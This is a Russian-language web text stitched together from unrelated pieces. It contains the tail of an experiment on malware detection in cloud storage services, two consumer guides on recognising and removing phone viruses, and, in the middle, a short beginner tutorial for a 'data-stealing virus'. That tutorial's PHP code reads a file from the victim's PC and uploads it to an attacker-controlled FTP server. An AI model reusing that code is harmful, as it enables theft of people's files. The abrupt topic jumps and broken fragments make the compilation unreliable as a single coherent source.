
Две недели 150 вирусов хранились в облаке и сервис не проявлял никаких признаков беспокойства. Казалось, что компания не предпринимает никаких мер по защите от распространения зловредов. Можно было создать ссылку на любой из этих файлов, более того, по ссылке был доступен диалог загрузки. Однако, я заметил, что кнопка «загрузить» не всегда реагировала на клики: никаких предупреждений или объяснений, она просто не работала. Я понял, что это не баг, только после того, как попробовал загрузить сразу целую папку.

Вместо части образцов в ней обнаружились txt-файлы с предупреждениями о вирусах. При этом в веб-интерфейсе так и не появилось ни единого намека на то, что OneDrive обнаружил вредоносные файлы, хотя, было бы логично предупредить об этом пользователя.
Итого: OneDrive распознал опасность в 31 образце из первого и второго набора, но не нашел ничего подозрительного в запароленных архивах.

В случае Mega результат немного предсказуем — этот файловый хостинг давно облюбовали распространители вредоносных программ, и это не удивительно. Отсутствие антивирусных проверок и интерфейс для пакетного создания публичных ссылок делают его очень удобным для всяких сомнительных личностей.
Сводная статистика
Когда я начинал исследования, то рассчитывал собрать богатую статистику по числу обнаруженных зловредов и провести сравнение. В реальности Mega, Amazon Drive, iCloud, Proton Drive, Box сразу выбыли из соревнования. 5 хранилищ из 10 за 14 дней эксперимента не засекли ни одного опасного файла. Чтобы получить чуть более ясную картину, я решил увеличить число загруженных семплов. Для этого взял, упаковал и залил еще 50 свежих образцов из коллекции Bazaar от июля 2022 года. Это вредоносы попроще, которые свободно циркулируют в сети. А еще, некоторые антивирусные движки умеют распаковывать архивы для сканирования содержимого, если найдут поблизости пароль. Поэтому я добавил четвертый пакет с образцами, где в каждой папке с zip-архивом находится txt-файл с названием «password» и соответствующим содержимым.
Как узнать, есть ли в вашем телефоне вирус, и как его удалить
Когда вы представляете себе хакеров, вы, вероятно, думаете о двух вещах: либо крупномасштабные атаки на предприятия, которые наносят многомиллионный ущерб, либо микрофишинговые атаки, которые преследуют наиболее уязвимых пользователей Интернета. Если вы, живущий в эпоху Интернета, уверены в полной защищенности своего устройства, то вам порой трудно представить себе вирус, сеющий хаос на вашем телефоне и незаметно добывающий ваши данные.
Но по мере того, как цифровая эра переключалась с настольных компьютеров на мобильные устройства, то же самое делали и хакеры. Сегодня ваш мобильный телефон также может быть уязвим, как и ноутбук. Так как же вы узнаете, есть ли на вашем телефоне вирус? Следите за явными признаками неоптимальной производительности, а затем эффективно устраняйте неполадки, чтобы удалить вирус.
Могут ли телефоны заражаться вирусами?
Телефон может заразиться вирусом. По мере того как в качестве персонального устройства популярность смартфонов обошла компьютеры, хакеры также воспользовались данной тенденцией: стали активно развиваться вредоносные программы для мобильных устройств. В то время как традиционный вирус воспроизводит себя во время работы, вирусы на мобильных устройствах нацелены на слабые места в вашей операционной системе для интеллектуального анализа данных, получения финансовой выгоды или повреждения сети.
Возможности обмена данными обычно блокируются между приложениями, но некоторые приложения были тщательно изучены на предмет неправильной обработки данных, в результате чего их пользователи являются более уязвимыми к этим типам атак.
8 признаков того, что ваш телефон заражен вирусом
В то время как некоторые вирусы просто ограничивают функции вашего телефона, другие имеют более злонамеренный умысел украсть и удалить ваши данные или сделать от вашего имени несанкционированные покупки. Зачастую, сложно сразу распознать вирус, так как вредоносное ПО может находиться в спящем режиме в то время, пока вы используете свой телефон привычным способом.
Некоторые проблемы, связанные с неоптимальной производительностью телефона, являются обычным симптомом его «износа». Однако эти симптомы также могут быть признаком того, что на вашем телефоне работает вредоносная программа. Если у вас есть проблемы с производительностью на вашем телефоне, устраните неполадки, попытавшись удалить вирус.
Эти 8 признаков указывают на то, что ваш телефон может быть заражен вирусом:
1. Чрезмерное использование данных: зараженный телефон может иметь вирус, который незаметно работает в фоновом режиме и способен значительно увеличить общее использование данных.
2. Мошеннические поборы: некоторые формы троянов могут увеличить ваш телефонный счет, т.к. могут сами совершать покупки в определенных приложениях, подписываться на премиум-аккаунты и т.д. – все это будущие доходы хакеров.
3. Сбой приложений: если ваш телефон заражен, то это может привести к повторяющимся сбоям в работе приложений. Существует несколько причин, по которым приложения будут аварийно завершать работу, поэтому прежде чем предполагать худшее дважды проверьте, что ваше дисковое пространство не заполнено полностью, и у вас не работает одновременно слишком много приложений.
4. Всплывающие окна: в то время как некоторые всплывающие окна являются нормальной функцией рекламы во время просмотра веб-страниц, но если ваш браузер закрыт, а вам часто показываются всплывающие окна, то это может быть признаком наличия на вашем телефоне рекламного ПО – типа вредоносных программ, целью которых является интеллектуальный анализ данных.
5. Телефон намного быстрее разряжается: если вирус, например вредоносное ПО, работает в фоновом режиме во время нормального использования сотовой связи, то вы можете столкнуться с необъяснимо быстрым разрядом батареи по мере увеличения использования оперативной памяти вашего телефона.
6. Неизвестные приложения: когда вы видите неизвестно откуда появившиеся приложения, то они могут быть вредоносными программами (или появиться в результате работы вредоносной программы). Трояны также могут «прикрепляться» к легальным приложениям с целью причинения ущерба.
7. Перегрев: вредоносные программы могут потреблять много оперативной памяти и ресурсов процессора, что может привести к перегреву вашего телефона. Хотя это нормально, когда ваш телефон иногда перегревается, но постоянные перегревы могут быть сигналом опасности.
8. Спам-тексты: распространенная форма вредоносного ПО, которую можно найти на мобильном телефоне, будет собирать конфиденциальные данные и пытаться также заразить ваши контакты, отправляя тексты с опасными ссылками и вложениями.
Типы мобильных вирусов
Наиболее распространенными мобильными вирусами являются рекламное ПО, шифровальщики, шпионские программы, трояны и черви. В то время как термин «вирус» стал широко распространенным термином для любого вида угрозы безопасности, на самом деле вирус представляет собой специфическую форму вредоносного ПО, т.е. это всего лишь один тип технологической угрозы.
Вирусы могут быть скрыты в легальных приложениях, фейковых электронных письмах или зараженных вложениях. Хакеры постоянно совершенствуют свое «ремесло», чтобы проникнуть в ваше устройство неожиданными способами во избежание обнаружения.
- Рекламное ПО (Adware): в то время как некоторые всплывающие окна являются ожидаемой частью маркетинговых акций, все же резкий рост их количества может быть признаком наличия рекламного ПО. В лучшем случае они могут вызывать раздражение. В худшем случае такие вредоносные программы могут отслеживать вашу активность и получить доступ к вашему устройству для кражи данных.
- Шифровальщик (Ransomware): впервые появившись на настольных компьютерах, шифровальщики шифруют личную информацию, чтобы пользователь не мог получить к ней доступ. Затем они требуют выкуп за доступ к зашифрованным файлам.
- Шпионское ПО (Spyware): шпионские программы часто скрываются в, казалось бы, легальных приложениях. Затем программа-шпион загружается на ваше устройство и отслеживает вашу активность, местоположение, имена пользователей и пароли. Скорее всего, вы даже не заметите, что такая опасная программа появилась на вашем телефоне.
- Троян (Trojan): троян на вашем мобильном телефоне обычно появляется в виде текстового сообщения. Затем он будет отправлять премиум-сообщения, увеличивая ваш телефонный счет. А совсем недавно, например, банковский троян проник на устройства с Android и стал перехватывать сообщения с личной финансовой информацией.
- Червь (Worm): еще один вирус, распространяемый через текстовые сообщения, — червь, которому для распространения хаоса не требуется взаимодействие с пользователем. Его главная цель — распространить себя на как можно большем количестве устройств, чтобы хакеры могли загружать вредоносное ПО на телефоны и красть данные.
Как удалить вирус с iPhone
В то время как считается, что операционная система на iPhone очень безопасна, вирусы все же могут преодолевать встроенные системы безопасности, особенно на «перепрограммированных» телефонах. Чтобы удалить вирус с iPhone, начните с очистки истории данных. Если проблема не устранена, восстановите свой телефон с помощью старой резервной копии. Если вы все еще видите подозрительную активность, сбросьте телефон до заводских настроек (при этом стираются сохраненные данные и предполагаемый вирус).
Шаг 1: Очистите данные браузинга и историю. Откройте настройки, выберите ваш браузер, нажмите на кнопку для очистки истории и просмотра веб-сайтов.
Шаг 2: Восстановите ваш телефон с помощью резервной копии. Откройте настройки, затем Apple ID, выберите iCloud, затем перейдите к управлению хранилищем и резервным копиям. Выберите самую последнюю резервную копию и восстановите устройство.
Шаг 3: Сбросьте до заводских настроек. Это должно быть последним средством. Откройте Настройки и выберите раздел Общие. Там вы сможете найти возможность сброса с опцией удаления всего содержимого и всех настроек. В результате этого ваш телефон будет сброшен до заводских настроек.
Как удалить вирус с телефона Android
Из-за своего открытого исходного кода устройства Android особенно уязвимы для вредоносных атак. Антивирусное программное обеспечение — это самый надежный способ защитить ваш Android от вирусов. Чтобы удалить вирус с Android, сначала перезагрузите устройство в безопасном режиме.
Затем откройте Настройки и просмотрите недавно установленные приложения, чтобы попытаться найти любую подозрительную активность. Удалите все сомнительные программы и включите Play Protect. Периодически сканируйте устройство на наличие угроз и управляйте ими по мере необходимости.
Шаг 1: Очистите кэш. Выберите приложения и уведомления, затем найдите Chrome. Перейдите к его хранилищу и выберите опцию очистки кэша.
Шаг 2: Загрузите устройство в безопасном режиме. Нажмите и удерживайте кнопку питания. Когда появится диалоговое окно, выберите опцию перезагрузки в безопасном режиме.
Шаг 3: найдите подозрительные приложения. Откройте Настройки, выберите приложения и просмотрите установленные приложения, чтобы найти любые подозрительные загрузки. Если нашли подозрительное приложение, просмотрите информацию о нем и при необходимости удалите его.
Шаг 4: Включите Play Protect. В то время как антивирус является наиболее безопасным способом защиты вашего Android от вредоносных программ, Play Protect — это встроенная программа, которая может быть полезна в качестве вторичной меры защиты. Чтобы включить ее, выберите приложение Play Store, откройте меню в левом верхнем углу и включите опцию сканирования вашего устройства на наличие угроз безопасности.
Как защитить себя от телефонного вируса
В качестве первой линии защиты используйте антивирусное программное обеспечение для защиты вашего телефона от вредоносных программ. Будьте осторожны при установке новых приложений. Прочтите отзывы и внимательно ознакомьтесь с правилами и условиями использования интересующей программы, где может быть указано на доступ к персональным данным. Регулярно создавайте резервные копии вашего телефона, чтобы вы могли восстановить предыдущую версию, если вирус действительно проникнет в ваше устройство.
- Загружайте только проверенные приложения: избегайте сторонних магазинов приложений. Это сводит к минимуму риск установки опасных приложений, выдающих себя за легитимное программное обеспечение.
- Пользуйтесь безопасным WiFi: всегда используйте защищенный Wi-Fi или VPN, что позволит защитить вас от хакеров, которые хотели бы перехватить поток ваших данных на телефон и с него.
- Проверьте разрешения для приложения: прочитайте правила и условия использования перед загрузкой незнакомого приложения. Обратите внимание, что любое подозрительное приложение способно использовать личную информацию или изменять условия без предварительного уведомления.
- Установите антивирусную программу: антивирус является лучшей защитой от мобильных вредоносных программ. Регулярно запускайте антивирусные проверки и удаляйте все обнаруженные угрозы.
- Обновляйте вашу операционную систему: обновления операционной системы часто исправляют ошибки, обнаруженные в ее предыдущих версиях.
- Не открывайте подозрительные сообщения: вредоносные программы могут приходить в виде вложений электронной почты, текстов и ссылок. Не нажимайте на незнакомые ссылки или сообщения, так как они могут быть шлюзом для фишинговых атак.
- Не перепрограммируйте (jailbreak) ваш телефон: оставив ваш телефон в оригинальном состоянии, вы получаете необходимые обновления и патчи для своей операционной системы, поскольку iOS постоянно усиливает свою безопасность. Когда вы делаете джейлбрейк для вашего телефона, вы становитесь уязвимы для дыр безопасности, найденных в предыдущих версиях, а также опасностей, которые может представлять открытый исходный код.
Некоторые вирусы на мобильных телефонах дремлют до тех пор, пока не активируются, что позволяет им подключиться к как можно большему объему пользовательских данных прежде, чем они будут обнаружены. Антивирусное программное обеспечение может защитить ваши мобильные устройства от кибер-атак. Будьте бдительны при загрузке новых приложений и обращайте внимание на проблемы производительности, которые могут являться признаками работы вредоносных программ на вашем мобильном устройстве.
Вирус крадущий данные как скинуть

Вирусы везде распространены и бывают разные, например которые воруют файлы с вашего пк. Этот вирус мы и рассмотрим. Вирус мы будем писать на php в PHP Devel Studio, его можно скачать на официальном сайте или оставлю ссылку ниже. Установили? Запустили? Тогда поехали.
Этот вирус довольно прост и каждый справится.. В том числе и чайник!
Начнем!
Открываем PHP Studio > Жмём «события» > «Добавить события».
Далее выбираем пункт «Активность».

Открываем двойным кликом и пишем:
file_put_contents('ftp://логин:пароль сервера@адрес ftp сервера/files.txt', $text);
Давайте сначала разберем что к чему:
$text = file_get_contents(«myfile.txt»);
$text — это переменная file_get_contents(«C:\myfile.txt); — читает указанный файл.
Описание функций кода:

Жмём «ОК» и пробуем запускать. После запуска проверяем сервер и видим новый созданный файл с содержимым файла, который был у нас на ПК.
Вместо C:\\myfile.txt просто укажите путь к тому файлу, который вам нужен. Если вы получаете файл другого формата, а получили в .txt можно просто прямо на сервере поменять расширение и открыть. Минус в том, что если пользователь откроет его второй раз, то программа даст ошибку, так как указанный файл уже есть на сервере. Чтобы снова скидывать наш вирус просто поменяйте название созданного файла на какое нибудь другое или удалите.

Для тех у кого выдаёт ошибки в коде указанном выше.. 
Для тех, кто будет флудить в тему: 
Как вирусы попадают на телефон и действительно ли это опасно
Компьютерный вирус — это такая зараза, которая может подпортить жизнь любому пользователю. С тех пор, как смартфоны превратились в компьютеры, вирусы стали угрожать и им. Настоящий бум вирусов произошел тогда, когда смартфон стал связан с деньгами. В них появилась много платных сервисов, а пользователи начали привязывать к ним карты и включать автопополнение счета телефона. Это стало настоящим раздольем для тех, кто хочет заработать много нечестных денег. Но не все так страшно, и сам вирус на ваше устройство не попадет. Есть лишь несколько направлений, откуда он может появиться и просто надо чуть пристальнее за ними следить.
Вирус на телефоне может оказаться опаснее, чем кажется. А может и не оказаться.
Какие вирусы бывают для телефона
Как и обычный вирус, компьютерный является паразитирующей ”формой жизни”. Только обычный трудится на благо самого себя и своей популяции, а компьютерный — на благо того, кто его создал.
Воообще, вирус — это зловредный код, который встраивается в приложение или операционную систему и заставляет ее работать не так, как было задумано изначально. Именно поэтому вирусы делятся на разные типы. Как раз по принципу того, как они действует.
В основном вирусы длятся на ”поделки” и ”трояны”. Первые просто заменяют собой приложение. Он дублирует его иконку и расположение. Иногда даже заставку и главный экран. Все для того, чтобы пользователь до последнего не догадался, что запускает вирусное приложение. Его надо именно запустить и дать ему права, чтобы он начал работать. Иначе операционная система, скорее всего, просто не даст ему развернуться.
Трояны куда более хитрые. Их код просто встраивается в обычные приложения или операционные системы и работает вместе с ними, только периодически дает команду отправить данные куда-нибудь на сторону. В итоге, мошенники могут получить доступ к очень важным данным.
Наш смартфон хранит в себе слишком много информации. Это и интересно мошенникам.
Что может сделать вирус на телефоне
Так как телефон каждого современного пользователя связан с деньгами, вирусы могут быть достаточно опасными. Они могут совершать звонки, отправлять SMS на платные номера (и оператор будет не виноват, когда спишет с вас круглую сумму), активировать дорогие подписки и тому подобное. Также вирусы могут просто воровать данные. Например, фотографии, заметки, данные банковских карт или даже адресную книгу. В последнем случае кажется, что это не так страшно, но именно это является одним из каналов пополнения базы спамеров.
Иногда вирусы действуют более безобидно. Они просто активируют рекламу на вашем телефоне и вы постоянно сталкиваетесь с надоедливыми баннерами. Впрочем, некоторые хакеры идут дальше и заряжают ваше устройство вирусами, которые могут просто заблокировать его и не дать делать ничего, кроме ввода кода. Код этот, естественно, надо будет купить за несколько тысяч рублей.
Как вирус попадает на телефон
Самый главный, наверное, канал заражения вирусом — это APK. Не все приложения можно скачать из Google Play, поэтому пользователи часто скачивают именно такие файлы и устанавливают их. Замаскировать под них вирус проще простого. Часто ссылка на такой APK-файл приходит в СМС рассылке, которая на первый взгляд кажется полезной. Конечно, это не значит, что качать APK нельзя. Просто надо быть внимательными к источнику. Например, долгое время игру Fortnite нельзя было скачать в Google Play и она распространялась именно так. Взять ссылку с сайта разработчика в этом случае безопасно.
Конечно, Google Play тоже пестрит вирусами, несмотря на то, что цензоры стараются проверять их максимально тщательно. Но, как правило, вирусы в Google Play не такие страшные и риск скачать их не такой большой. Особенно, если вы не выходите за пределы используемых большинством людей приложений. Чаще всего они бывают в неизвестных играх, наборах заставок и приложениях, обещающих ”взрослый контент”. Что касается последнего, с подобными сайтами тоже надо быть осторожней. Да и вообще, не качать все подряд откуда не попадя.
Скачивая все подряд, можно скачать что-то плохое.
Опасен ли вирус на смартфоне
Чаще всего сам вирус на смартфоне безопасен, и чтобы он начал работать, его надо не просто скачать, а распаковать и установить. Только в этом случае он будет действительно опасен. Если вы еще и запустите это ”приложение”, дав ему все права, включая права на осуществление телефонных звонков и отправку СМС, то в этот момент он и может проявиться.
Стоит ли пользоваться антивирусами для телефона
Этим вопросом задаются люди с тех пор, как появились первые вирусы, если не первые компьютеры. Каждый решает для себя сам. Лично я считаю, что антивирусы не нужны, если соблюдать хотя бы минимальные требования ”гигиены”.
Если вы начинающий пользователь, то, возможно, в этом есть смысл, но надо понимать, что антивирус будет отбирать ресурсы системы и снижать время автономной работы. А еще непонятно, куда сам антивирус будет что-то отправлять. Если решите его поставить, главное выбирайте решение именитого производителя и не устанавливайте больше одной антивирусной программы.
Как понять, что на телефоне вирус
Прежде всего, вы заметите странное поведение устройства. Оно может начать тормозить, греться или просто меньше работать от батареи. Так же на размышления должны натолкнуть приложения, которые требуют слишком много прав. Например, если вы скачали игру, а она просит разрешение на осуществление телефонных звонков и не запускается, если не дать ей эти разрешения — это повод задуматься.
Microsoft запускает антивирус для Android. Почему это полный шлак
Впрочем, это тоже не самые верные признаки и иногда даже вполне приличные приложения могут себя так вести. Также они могут запрашивать и другие разрешения. Например, если кто-то захочет подсматривать за вами, то запросит разрешение на использование камеры. Если ему нужны будут файлы, то потребуется доступ к хранилищу данных и так далее.
Главное понимать, что приложения, которые вам подсунут через рассылку или вы скачаете на неизвестном сайте, почти наверняка окажутся вирусами. А еще надо понимать, что распознать качественно сделанный вирус очень сложно. Поэтому просто не надо качать все подряд и давать этому лишние права.
Что делать, если телефон заблокирован вирусом
Прежде всего надо вытащить симку, чтобы злоумышленники не смогли получить доступ к платным услугам. Еще хорошо бы отключить Wi-Fi, если есть такая возможность. Если возможности нет, надо просто отключить роутер, пока не разберетесь с проблемой. Главное помните, что платить никому ничего не надо. Скорее всего, это не поможет и телефон вам никто не разблокирует.
В какой-то момент ваш смартфон может начать работать против вас.
После того, как отключили связь, попробуйте перезагрузить телефон в безопасном режиме. Если банер пропадет, то отключите права администратора у всех приложений и удалите те, которые вы не устанавливали. После этого можно попробовать перезагрузить телефон в обычном режиме и посмотреть, что получится.
А вы знали, что мы объединили все раши сайты в один крутой канал в TikTok? Если нет, заходите посмотреть. Если да, тоже заходите!
Если это не помогает, то останется только сбросить телефон до заводских настроек. Это должно помочь, но удалит все данные, которые не были синхронизированы с облаком или компьютером. Поэтому делайте резервные копии и будьте бдительными. Тогда ни одна зараза не пройдет. Да и в обычной жизни будьте внимательнее и носите маски в общественным местах. Борьба с вирусами и в обычной жизни, и в компьютерной очень похожа.